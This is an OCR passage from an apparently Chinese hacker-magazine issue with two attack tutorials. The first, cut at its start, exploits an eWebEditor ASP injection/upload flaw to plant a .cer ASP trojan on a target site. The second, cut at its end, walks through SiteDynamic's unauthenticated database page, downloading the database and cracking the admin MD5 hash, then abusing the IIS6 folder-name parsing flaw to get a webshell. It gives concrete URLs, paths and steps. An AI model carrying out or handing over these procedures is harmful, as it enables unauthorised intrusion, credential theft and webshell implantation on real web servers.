


图2




图3

我们在其网址后面添加上这样的URL“?action=save&type=IMAGE&style=luoye'”，这里假设目标网站的ewebeditor地址是“http://www.hackerxfiles.net/editor/upload.asp”，那么需要提交的完整URL地址就是“http://www.hackerxfiles.net/Editor/upload.asp?action=save&type=IMAGE&style=luoye'”，如果出现了如图3所示的页面，就表示这个站点的ewebeditor程序存在上传漏洞了。

可能有些小菜要问了，这不是注入漏洞吗，为什么要说它是上传漏洞呢？下面我简单的解释一下，这的确是一个注入漏洞，但是由于ewebeditor的样式是保存在数据库里的，upload.asp文件所规定的上传类型是调用数据库里样式表中的数据，所以也就导致了我们可以通过这个注入点利用union语句来临时控制数据库里的内容，并临时往数据库样式表里添加一个cer类型的文件后缀，这样当upload.asp文件调用数据库样式表里的数据时，就会同时增加一个cer类型的可上传文件后缀了。

小菜们如果对于上面的漏洞利用原理还没有看明白的话也没有关系，我们来实践操作一下就会大致的理解这个漏洞了。打开luoye兄弟编写的漏洞利用程序，如图4。然后我们在页面中点击右键，选择“查看源文件”选项，将里面的站点地址修改成目标网站的地址，如图5。




图4




图5




图6

修改好后保存文件，然后刷新一下页面，在上传栏里选择一个cer后缀的asp木马，然后点击下面的“Attack”按钮，我们

的马儿就飞到目标网站了，最后我们查看返回页面的源代码，在源代码的最下方就能看到我们的木马了，如图6。

木马是上传好了，但是它的路径呢？Ewebeditor上传的文件都是存放在“uploadfile”文件夹中的，我们的马儿也不例外，我们只要访问“http://www.hackerxfiles.net/editor/uploadfile/20091302048858.cer”，就能看到木马儿了，如图7。




图7

好了，ewebeditor asp版的上传漏洞就为叉子们介绍到这里，如果各位还有什么问题的话可以到X的论坛来找我，最后祝X越办越好，叉子们的技术也节节高升！

（文章中涉及到的ewebeditor asp版2.1.6上传漏洞利用程序已经收录在了光盘中）

SiteDynamic权限漏洞来拿webshell

txcbg

文章难易度：★★★
文章阅读点：SiteDynamic企业网站管理系统利用Default.asp直接上传文件，再结合Windows2003 IIS6.0文件解析路径漏洞得到webshell

前几天在网上转悠，看到有人公布了SiteDynamic企业网站管理系统的一个漏洞，利用该漏洞可以轻松得到webshell，由于当时正值春节放假，也懒的测试，这几天闲了，才从网上下载了SiteDynamic企业网站管理系统并在虚拟机里搭建了一个环境来测试，根据网上介绍的方法成功得到了webshell。

这个漏洞是出在Admin\database目录下的index.asp文件上，由于该文件没有包含判断是否已经登录的语句，就导致了任何用户都可以在没有登录后台的情况下访问到，从而泄露了数据库路径，在下载数据库并得到管理员用户名和密码进入后台后就有可能得到webshell了（为什么要说“有可能”呢？这主要是与web服务器的系统版本有关，下面我会提到的）。

SiteDynamic企业网站管理系统分为标准版、多语言标准版、企业版和免费版等四个版本，其中前三个版本都是收费的，我从官方网站http://www.cactussoft.cn/product/sitedynamic/2008/6/129.html下载的是最新的Ver1.4.7免费版来进行测试（更新日期是2009年1月13日，直到写稿时官方的最新免费版仍然没有修复此漏洞），获取webshell的方法和操作过程很老套也很简单，高手大虾和已经会了的朋友就请直接飘过吧！

我在虚拟机的Windows2003下安装好了这套企业管理系统，默认的首页如图1所示。我们直接在浏览器中打开http://127.0.0.1/admin/database/index.asp，看到了什么？直接来到了数据库管理页面，点击“数据库压缩”就看到了当前的数据库路径和名称，如图2。




图1

没有登录后台我们就可以直接访问某些管理页面了，在浏览器中直接访问得到的数据库地址http://127.0.0.1/_database/e3b3ee1b5da271ai.mdb，就出现了下载页面，如图3。下载数据库后使用辅臣数据库浏览器打开它，在db_system表中找到了管理员的用户名和密码，不过密码经过了md5加密，没关系，我们到在线md5破解网站www.cmd5.com去查询一下，密码不是太复杂的话很容易就可以查到的。如果我们成功的得到了管理员密码，就可以进行下一步了，使用得到的管理员用户名和密码登录后台（后台默认目录是admin），登录成功后什么也不要做，直接在浏览器里打开http://127.0.0.1/Admin/finder/Default.asp，就来到了如图4所示的界面，这是个文件管理器，可以上传文件，不过却过滤了asp、asa等格式，我们还可以利用它创建目录，而且可以创建类似test.asp这样的目录，这时小菜们想到了什么？是不是已经想到了Windows2003 IIS6.0文件解析路径漏洞，也就是当文件夹名为类似hack.asp的时候（也就是文件夹名看起来像一个ASP文件的文件名），此时这个文件夹下的任何类型的文件（比如.gif、.jpg、.txt等）都可以在IIS中被当做ASP程序来执行。如果web服务器使用的是Windows2003系统，那我们就可以利用这个漏洞了，我的虚拟机系统正好是Windows2003，完全可以利用=。=




图2



图3




图 4

